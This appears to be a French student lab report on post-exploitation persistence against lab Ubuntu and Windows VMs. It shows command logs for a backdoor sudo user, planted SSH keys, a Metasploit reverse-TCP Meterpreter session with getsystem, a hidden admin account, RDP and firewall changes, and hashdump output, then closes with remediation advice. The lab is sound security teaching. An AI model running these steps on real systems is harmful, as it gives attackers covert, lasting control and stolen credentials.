CONTEXTE DU LABORATOIRE : SCENARIO NETSECURE


1. INTRODUCTION

Objectif du TP : Comprendre comment un attaquant transforme un accès initial en contrôle durable du système, en conservant son accès même si la vulnérabilité initiale est corrigée et en étendant son contrôle sur la machine.

Rappel du contexte : À ce stade, un accès a déjà été obtenu sur les machines Linux (Ubuntu - 192.168.56.10) et Windows (192.168.56.20). L'enjeu est maintenant de renforcer cet accès.

2. MAINTIEN D'ACCÈS SUR LINUX (AVEC CAPTURES)

Vérification de mon identité une fois connecté sur la machine ubuntu avec la commande **whoami**



Un attaquant va alors créer un nouvel acces discret

Pour éviter de perdre l'accès si le mot de passe est changé, un nouvel accès discret est créé.

Création d'un utilisateur persistant : Commande exécutée : sudo adduser backupadmin.

```
laurene@laurene-VMware-Virtual-Platform:~$ sudo adduser backupadmin
[sudo] Mot de passe de laurene :
info: Ajout de l'utilisateur « backupadmin » ...
info: Choix d'un UID/GID dans la plage 1000 à 59999 ...
info: Ajout du nouveau groupe « backupadmin » (1002) ...
info: Ajout du nouvel utilisateur « backupadmin » (1002) avec le groupe « backup
admin » (1002) ...
info: Création du répertoire personnel « /home/backupadmin » ...
info: Copie des fichiers depuis « /etc/skel » ...
Nouveau mot de passe :
MOT DE PASSE INCORRECT : Le mot de passe comporte moins de 8 caractères
Retapez le nouveau mot de passe :
Les mots de passe ne correspondent pas.
Nouveau mot de passe :
MOT DE PASSE INCORRECT : Le mot de passe comporte moins de 8 caractères
Retapez le nouveau mot de passe :
Les mots de passe ne correspondent pas.
Nouveau mot de passe :
Retapez le nouveau mot de passe :
passwd : mot de passe mis à jour avec succès
Modifier les informations associées à un utilisateur pour backupadmin
Entrer la nouvelle valeur, ou appuyer sur ENTER pour la valeur par défaut
```

Élévation de privilèges :

L'utilisateur est ajouté au groupe des administrateurs : sudo usermod -aG sudo backupadmin.

```
laurene@laurene-VMware-Virtual-Platform:~$ sudo usermod -aG sudo backupadmin
laurene@laurene-VMware-Virtual-Platform:~$
```

Vérification :

Commande : groups backupadmin pour confirmer les droits élevés

```
laurene@laurene-VMware-Virtual-Platform:~$ groups backupadmin
backupadmin : backupadmin sudo users
```

3. MISE EN PLACE D'UN ACCÈS PERSISTANT VIA SSH (AVEC CAPTURES)

L'utilisation de clés SSH permet un accès plus discret et difficile à détecter qu'un mot de passe.

Procédure :

Génération d'une paire de clés sur Kali : ssh-keygen.

Transfert de la clé publique vers la machine Ubuntu pour permettre une connexion sans mot de passe.

```
└─$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/laurene/.ssh/id_ed25519):
Enter passphrase for "/home/laurene/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/laurene/.ssh/id_ed25519
Your public key has been saved in /home/laurene/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:rNkcVDFSCI/20JKHBaI7RgJUK/NzigZAMxwRZMngdMI laurene@kali
The key's randomart image is:
+--[ED25519 256]--+
|X&*o. oooo=.     |
|*E=... B.o .     |
|o+o.  B =        |
|.o+. . B         |
|. +o .  S        |
|....+  = .       |
| o .  o o        |
|.                |
|                 |
+----[SHA256]-----+

┌──(laurene㉿kali)-[~]
└─$
```

Copie de la cle publique vers la machine ubuntu avec la **commande ssh-copy-id backupadmin@192.168.56.10**

```
┌──(laurene㉿kali)-[~]
└─$ ssh-copy-id backupadmin@192.168.56.10
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: ssh-add -L
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter
out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompt
ed now it is to install the new keys
backupadmin@192.168.56.10's password:
Permission denied, please try again.
backupadmin@192.168.56.10's password:
Permission denied, please try again.
backupadmin@192.168.56.10's password:

Number of key(s) added: 1

Now try logging into the machine, with: "ssh 'backupadmin@192.168.56.10'"
and check to make sure that only the key(s) you wanted were added.
```

test de la conneion avec la **commande ssh backupadmin@192.168.56.10**

```
└─$  ssh backupadmin@192.168.56.10
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.17.0-20-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

La maintenance de sécurité étendue pour Applications n'est pas activée.

34 mises à jour peuvent être appliquées immédiatement.
27 de ces mises à jour sont des mises à jour de sécurité.
Pour afficher ces mises à jour supplémentaires, exécuter : apt list --upgradable

Activez ESM Apps pour recevoir des futures mises à jour de sécurité supplémentai
res.
Visitez https://ubuntu.com/esm ou executez : sudo pro status

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

backupadmin@laurene-VMware-Virtual-Platform:~$
```

Dans un contexte réel, ce type de technique permet à un attaquant de revenir sur la machine sans dependre dun mot de passe.

4. OBSERVATION ET ELEVATION SUR LINUX

Analyse de sudo -l

C'est la partie la plus importante de ton image pour le rapport.

Résultat : (ALL : ALL) ALL. Cette ligne liste les droits exacts de l'utilisateur. Le résultat (ALL : ALL) ALL signifie que l'utilisateur peut exécuter n'importe quelle commande, en tant que n'importe quel utilisateur, sur n'importe quelle machine.

```
laurene@laurene-VMware-Virtual-Platform:~$ sudo -l
[sudo] Mot de passe de laurene :
Désolé, essayez de nouveau.
[sudo] Mot de passe de laurene :
Entrées Defaults correspondant pour laurene sur
    laurene-VMware-Virtual-Platform :
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin,
    use_pty

L'utilisateur laurene peut utiliser les commandes suivantes sur
        laurene-VMware-Virtual-Platform :
    (ALL : ALL) ALL
```

5. MAINTIEN D'ACCÈS SUR WINDOWS (AVEC CAPTURES)

Sur Windows, le maintien d'accès passe par la création d'un compte administrateur et l'activation du bureau à distance (RDP).

Verification du niveau dacces avec la commande getuid

```
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >
```

```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set paylooad windows/meterpreter/reverse_tcp
[!] Unknown datastore option: paylooad. Did you mean PAYLOAD?
paylooad => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[*] Sending stage (190534 bytes) to 192.168.56.20
[*] Meterpreter session 1 opened (192.168.56.30:4444 -> 192.168.56.20:65213) at
2026-04-27 22:34:55 +0200

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

Accesau shell avec la commande shell

```
meterpreter > shell
Process 4360 created.
Channel 1 created.
Microsoft Windows [version 10.0.19043.928]
(c) Microsoft Corporation. Tous droits r◆serv◆s.
```

Création de l'utilisateur :

net user supportadmin Password123! /add.

```
C:\Windows\system32>net user supportadmin password123! /add
net user supportadmin password123! /add
La commande s'est termin◆e correctement.
```

Élévation au groupe administrateur :

net localgroup administrateurs supportadmin /add.

```
C:\Windows\system32>net localgroup administrateurs supportadmin /add
net localgroup administrateurs supportadmin /add
La commande s'est termin◆e correctement.
```

Activation du RDP : Modification du registre pour permettre l'accès via Bureau à Distance avec **la commande reg add « HKLM\System\CurrentControlSet\Control\terminal Server » /v fDenyTSConnections /t REG8DWORD /d 0 /f**

```
laurene@kali: ~
ERREUR◆: syntaxe incorrecte.
Entrez "REG ADD /?" pour afficher la syntaxe.

C:\Windows\system32>reg  add  "HKLM\System\CurrentControlSet\Control\terminal  S
erver"  /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg  add  "HKLM\System\CurrentControlSet\Control\terminal  Server"  /v fDenyTSCo
nnections /t REG_DWORD /d 0 /f
Syntaxe incorrecte. Sp◆cifiez une valeur num◆rique valide pour '/d'.
Entrez "REG ADD /?" pour afficher la syntaxe.

C:\Windows\system32>reg add "HKLM\System\CurrenControlSet\Control\Terminal Serve
r" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKLM\System\CurrenControlSet\Control\Terminal Server" /v fDenyTSConnect
ions /t REG_DWORD /d 0 /f
Syntaxe incorrecte. Sp◆cifiez une valeur num◆rique valide pour '/d'.
Entrez "REG ADD /?" pour afficher la syntaxe.

C:\Windows\system32>reg add "HKLM\System\CurrenControlSet\Control\Terminal Serve
r" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKLM\System\CurrenControlSet\Control\Terminal Server" /v fDenyTSConnect
ions /t REG_DWORD /d 0 /f
L'op◆ration a r◆ussi.

C:\Windows\system32>
```

Autorisation des pare-feu avec la commande presente sur cette capture

```
C:\Windows\system32>netsh advfirewall firewall add rule name="Allow RDP" dir=in
action=allow protocol=TCP localport=3389
netsh advfirewall firewall add rule name="Allow RDP" dir=in action=allow protoco
l=TCP localport=3389
Ok.
```

Verifion que le nom d’utilisateu est prêt avec **la commande net user supportadmin**


```
laurene@kali: ~
C:\Windows\system32>net user supportadmin
net user supportadmin
Nom d'utilisateur                            supportadmin
Nom complet
Commentaire
Commentaires utilisateur
Code du pays ou de la r◆gion                 000 (Valeur par d◆faut du syst◆me
)
Compte◆: actif                               Oui
Le compte expire                             Jamais

Mot de passe◆: dernier changmt.              27/04/2026 21:43:15
Le mot de passe expire                       08/06/2026 21:43:15
Le mot de passe modifiable                   27/04/2026 21:43:15
Mot de passe exig◆                           Oui
L'utilisateur peut changer de mot de passe   Oui

Stations autoris◆es                          Tout
Script d'ouverture de session
Profil d'utilisateur
R◆pertoire de base
Dernier acc◆s                                Jamais
```

Nettoyage et disréation

Afficharge de la session active avec **la commande sessions**



L'objectif ici est de comprende que chaque action laisse des traces et que la discréation est un élément clé des attaques réelles

6. UTILISATION AVANCÉE DES COMMANDES ET IMPLICATIONS

- hashdump (Meterpreter) : Permet de récupérer les empreintes (hashes) des mots de passe des utilisateurs stockés en mémoire. Implication : Ces hashes peuvent être cassés hors-ligne pour obtenir les mots de passe réels.

Voici comment lire une ligne (prenons l'exemple de l'utilisateur laurene) :


laurene : 1001 : aad3b435b... : 7a21990fcd3d7599...

Décryptage du format


Le format utilisé est le NTLM (New Technology LAN Manager). Il se décompose ainsi :

- Nom d'utilisateur : laurene

- RID (Relative Identifier) : 1001 (C'est l'identifiant unique de l'utilisateur sur la machine).
- Hash LM (LanManager) : aad3b435b51404eeaad3b435b51404ee (C'est une valeur vide par défaut sur les Windows modernes, car ce format est obsolète et peu sécurisé).
- Hash NT (NTLM) : 7a21990fcd3d759941e45c490f143d5f (C'est la partie la plus importante ! C'est le mot de passe chiffré).



- getsystem : Tente d'élever les privilèges de l'attaquant vers le niveau "SYSTEM" (le plus haut sur Windows).



- Recherche SUID (find / -perm -4000) : Identifie les fichiers Linux s’exécutant avec les droits du propriétaire (souvent root). Implication : Un attaquant peut exploiter ces fichiers pour devenir root.

7. MESURES DE SÉCURITÉ (REMÉDIATION)

Pour empêcher ces manipulations dans un contexte réel d’entreprise, les mesures suivantes doivent être appliquées :

Contre la création de comptes non autorisés :

- Mise en place d’une surveillance (logs) des fichiers /etc/passwd et /etc/shadow sur Linux, et des journaux d’événements de sécurité sur Windows pour détecter toute création de compte suspecte.

Contre l’utilisation abusive de SSH :

- Désactiver la connexion SSH pour l’utilisateur root (PermitRootLogin no) et surveiller régulièrement les fichiers authorized_keys pour supprimer les clés inconnues.

Contre l’activation non contrôlée de RDP :

- Désactiver le service RDP s'il n'est pas nécessaire et filtrer le port 3389 via un pare-feu pour n'autoriser que les adresses IP de confiance (VPN).

8. CONCLUSION

Ce TP démontre que l'intrusion initiale n'est que la première phase d'une attaque. Le véritable danger réside dans la capacité d'un attaquant à s'installer durablement dans le système sans être détecté. La surveillance des comptes et des configurations de services (SSH, RDP) doit être une priorité pour les équipes de sécurité.